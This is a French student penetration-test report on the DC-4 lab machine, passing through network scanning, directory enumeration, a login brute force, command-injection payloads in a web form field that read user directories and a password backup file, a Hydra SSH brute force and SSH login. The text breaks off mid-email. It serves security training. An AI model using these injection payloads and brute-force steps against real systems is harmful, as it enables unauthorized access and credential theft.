

EPI

Audit de sécurité

Rapport relatif au test d'intrusion de la machine DC-4


soulaima jaidane

Méthodologie utilisée

1- Reconnaissance

◆ Découverte de l'adresse de la cible

```
$ sudo netdiscover -i eth0 -r 10.0.2.0/24
```




Currently scanning: Finished! | Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 4 hosts. Total size: 360

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	2	120	Unknown vendor
10.0.2.2	52:54:00:12:35:00	2	120	Unknown vendor
10.0.2.3	08:00:27:24:b3:20	1	60	PCS Systemtechnik GmbH
10.0.2.6	08:00:27:5f:d6:b7	1	60	PCS Systemtechnik GmbH


Malgré une tentative de scan ARP, l'adresse IP de la machine cible n'a pas pu être identifiée, en raison de la détection de quatre hôtes au lieu des deux attendus. J'ai ensuite utilisé Nmap pour localiser l'adresse IP cible, qui s'est avérée être 10.0.2.6.




```
(kali㉿kali)-[~]  
$ nmap -sn 10.0.2.0/24  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-18 07:20 EST  
Nmap scan report for 10.0.2.1  
Host is up (0.0022s latency).  
Nmap scan report for 10.0.2.5  
Host is up (0.0013s latency).  
Nmap scan report for 10.0.2.6  
Host is up (0.0030s latency).  
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.80 seconds
```

◆ Scanning des ports (nmap)

```
nmap-p- -sV -A 10.0.2.6
```



Lors de la phase de scanning des ports avec Nmap ,deux ports ont été découverts. le port 22/tcp, indiquant la présence d'un service SSH fonctionnant sur OpenSSH 7.4p1 Debian 10+deb9u6 et le port 80/tcp, révélant un serveur HTTP avec une bannière identifiant nginx 1.15.10. Ces informations suggèrent que la machine cible exécute un serveur Web et fournit un accès SSH.



2- Scanning

◆ Sur le port de service (HTTP)

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.0.2.6
```

Après avoir découvert un port HTTP ouvert, nous avons utilisé Gobuster pour rechercher des répertoires sur le serveur. Les résultats ont révélé "/images" et "/css", mais des erreurs de connexion ont été rencontrées. Cette approche a fourni des informations initiales sur la structure du site web.

```
(kali㉿kali)-[~]
$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.0.2.6

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)



[+] Url: http://10.0.2.6
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 170] [→ http://10.0.2.6/images/]
/css (Status: 301) [Size: 170] [→ http://10.0.2.6/css/]
Progress: 182552 / 220561 (82.77%) [ERROR] Get "http://10.0.2.6/abrax": context deadline exceeded (Client.Timeout
exceeded while awaiting headers)
[ERROR] Get "http://10.0.2.6/netbeui": context deadline exceeded (Client.Timeout exceeded while awaiting headers
)
[ERROR] Get "http://10.0.2.6/ademenev": context deadline exceeded (Client.Timeout exceeded while awaiting header
s)
[ERROR] Get "http://10.0.2.6/mephius": context deadline exceeded (Client.Timeout exceeded while awaiting headers
)
[ERROR] Get "http://10.0.2.6/Crypt_RC4": context deadline exceeded (Client.Timeout exceeded while awaiting heade
rs)
[ERROR] Get "http://10.0.2.6/adeadtrowsers": context deadline exceeded (Client.Timeout exceeded while awaiting h
eaders)
[ERROR] Get "http://10.0.2.6/asbjorn": context deadline exceeded (Client.Timeout exceeded while awaiting headers
)
[ERROR] Get "http://10.0.2.6/Net_SMS": context deadline exceeded (Client.Timeout exceeded while awaiting headers
)
[ERROR] Get "http://10.0.2.6/adaniel": context deadline exceeded (Client.Timeout exceeded while awaiting headers
)
[ERROR] Get "http://10.0.2.6/adamatlas": context deadline exceeded (Client.Timeout exceeded while awaiting heade
rs)
[ERROR] Get "http://10.0.2.6/bdunlap": dial tcp 10.0.2.6:80: connect: no route to host
[ERROR] Get "http://10.0.2.6/komagata": dial tcp 10.0.2.6:80: connect: no route to host
[ERROR] Get "http://10.0.2.6/gemal": dial tcp 10.0.2.6:80: connect: no route to host
[ERROR] Get "http://10.0.2.6/aashley": dial tcp 10.0.2.6:80: connect: no route to host
[ERROR] Get "http://10.0.2.6/C0il": dial tcp 10.0.2.6:80: connect: no route to host
[ERROR] Get "http://10.0.2.6/Navin": dial tcp 10.0.2.6:80: connect: no route to host
[ERROR] Get "http://10.0.2.6/Balda": dial tcp 10.0.2.6:80: connect: no route to host
[ERROR] Get "http://10.0.2.6/aalex": dial tcp 10.0.2.6:80: connect: no route to host
[ERROR] Get "http://10.0.2.6/abrown": dial tcp 10.0.2.6:80: connect: no route to host
[ERROR] Get "http://10.0.2.6/gszorc": dial tcp 10.0.2.6:80: connect: no route to host
Progress: 220560 / 220561 (100.00%)
```


J'ai teste les deux fichiers trouver par gobuster mais je n'ai rien trouver.


j'ai utilisé Burp Suite pour effectuer une attaque par force brute. En utilisant une liste wordlist, j'ai réussi à trouver le mot de passe "happy" pour le compte "admin". Cette démonstration met en évidence l'importance d'utiliser des mots de passe robustes pour renforcer la sécurité des systèmes informatiques.



3- Exploitation des vulnérabilités


♦ Injection de commandes





Vérifions les sous-répertoires du répertoire /home. J'ai trouvé 3 utilisateurs :Charles, Jim et Sam.

```
radio=ls+-l+/home&submit=Run
```



J'ai commencé à explorer la répertoire de Charles mais je n'ai rien trouver

```
radio=ls+-l+/home/charles&submit=Run
```

You are currently logged in

Run Command:

- ☒ List Files
☐ Disk Usage
☐ Disk Free

Run

You have selected: ls -l /home/charles

total 0

[Return to the menu.](#)

J'ai passer a jim ou j'ai trouver un dossier backups qui contient des anciens mot de passe

```
radio=ls+-l+/home/jim&submit=Run
```

You are currently logged in

Run Command:

- ☒ List Files
☐ Disk Usage
☐ Disk Free

Run

You have selected: ls -l /home/jim

```
total 12
drwxr-xr-x 2 jim jim 4096 Apr  7 2019 backups
-rw----- 1 jim jim  528 Apr  6 2019 mbox
-rwsrwxrwx 1 jim jim  174 Apr  6 2019 test.sh
```

[Return to the menu.](#)

```
radio=ls+-l+/home/jim/backups&submit=Run
```

You are currently logged in

Run Command:

- ☒ List Files
☐ Disk Usage
☐ Disk Free

Run

You have selected: ls -l /home/jim/backups

```
total 4
-rw-r--r-- 1 jim jim 2047 Apr  7 2019 old-passwords.bak
```

[Return to the menu.](#)


```
radio=cat+/home/jim/backups/old-passwords.bak&submit=Run
```

You are currently logged in

Run Command:

- ☒ List Files
- ☐ Disk Usage
- ☐ Disk Free


Run

You have selected: cat /home/jim/backups/old-passwords.bak

```
000000
12345
iloveyou
1q2w3e4r5t
1234
123456a
qwertyuiop
monkey
123321
dragon
654321
666666
123
myspace1
a123456
121212
1qaz2wsx
123qwe
123abc
tinkle
target123
qwerty
1g2w3e4r
qwerty123
zag12wsx
7777777
qwerty1
1q2w3e4r
987654321
222222
qwe123
qwerty123
zxcvbnm
555555
112233
```

◆ Identifiants de connexion SSH

J'ai créé un fichier pw qui contient ces anciens mots de passe pour faire un bruteforce avec hydra pour jim



J'ai créé un fichier "pw" contenant les anciens mots de passe pour effectuer une attaque par force brute avec Hydra contre le compte de Jim. J'ai ajouté "ssh" à la fin de la commande Hydra pour spécifier le service ciblé. Ensuite, le résultat obtenu était "login: jim" et "mdp: jibril04".

```
(kali@kali)-[~]
$ hydra -l jim -P pw 10.0.2.6 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-18 14:02:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 252 login tries (l:1/p:252), ~16 tries per task
[DATA] attacking ssh://10.0.2.6:22/
[STATUS] 156.00 tries/min, 156 tries in 00:01h, 98 to do in 00:01h, 14 active
[22][ssh] host: 10.0.2.6 login: jim password: jibril04
[STATUS] 126.00 tries/min, 252 tries in 00:02h, 2 to do in 00:01h, 10 active
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-18 14:04:30
```

◆ Obtenir les informations d'identification dans le répertoire /var/mail

J'ai vérifié le contenu de "test.sh" et "mbox", mais je n'ai rien trouvé d'important. Cependant, la notification "you have mail" a attiré mon attention. J'ai alors ouvert le fichier "/var/mail" avec la commande "cat" et j'ai trouvé le mot de passe.

```
(kali@kali)-[~]
$ ssh -l jim 10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
ED25519 key fingerprint is SHA256:0CH/AiSnfSSmNwRAHfnnLhx95MTRyszFXqzT03sUJkk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.0.2.6' (ED25519) to the list of known hosts.
jim@10.0.2.6's password:
Linux dc-4 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Sun Apr  7 02:23:55 2019 from 192.168.0.100
jim@dc-4:~$
```

Activer Windows
Accédez aux paramètres pour activer Windows.

```
jim@dc-4:~$ ls
backups  mbox  test.sh
jim@dc-4:~$ ./test.sh
Learn bash they said.
Bash is good they said.
Learn bash they said.
Bash is good they said.
Learn bash they said.
Bash is good they said.
Learn bash they said.
Bash is good they said.
Learn bash they said.
Bash is good they said.
But I'd rather bash my head against a brick wall.
jim@dc-4:~$ cat mbox
From root@dc-4 Sat Apr 06 20:20:04 2019
Return-path: <root@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 20:20:04 +1000
Received: from root by dc-4 with local (Exim 4.89)
        (envelope-from <root@dc-4>)
        id 1hCiQe-0000gc-EC
        for jim@dc-4; Sat, 06 Apr 2019 20:20:04 +1000
To: jim@dc-4
Subject: Test
MIME-Version: 1.0
Content-Type: text/plain; charset="UTF-8"
Content-Transfer-Encoding: 8bit
Message-Id: <E1hCiQe-0000gc-EC@dc-4>
From: root <root@dc-4>
Date: Sat, 06 Apr 2019 20:20:04 +1000
Status: R0

This is a test.
```

```
jim@dc-4:~$ cat /var/mail/jim
From charles@dc-4 Sat Apr 06 21:15:46 2019
Return-path: <charles@dc-4>
Envelope-to: jim@dc-4
Delivery-date: Sat, 06 Apr 2019 21:15:46 +1000
Received: from charles by dc-4 with local (Exim 4.89)
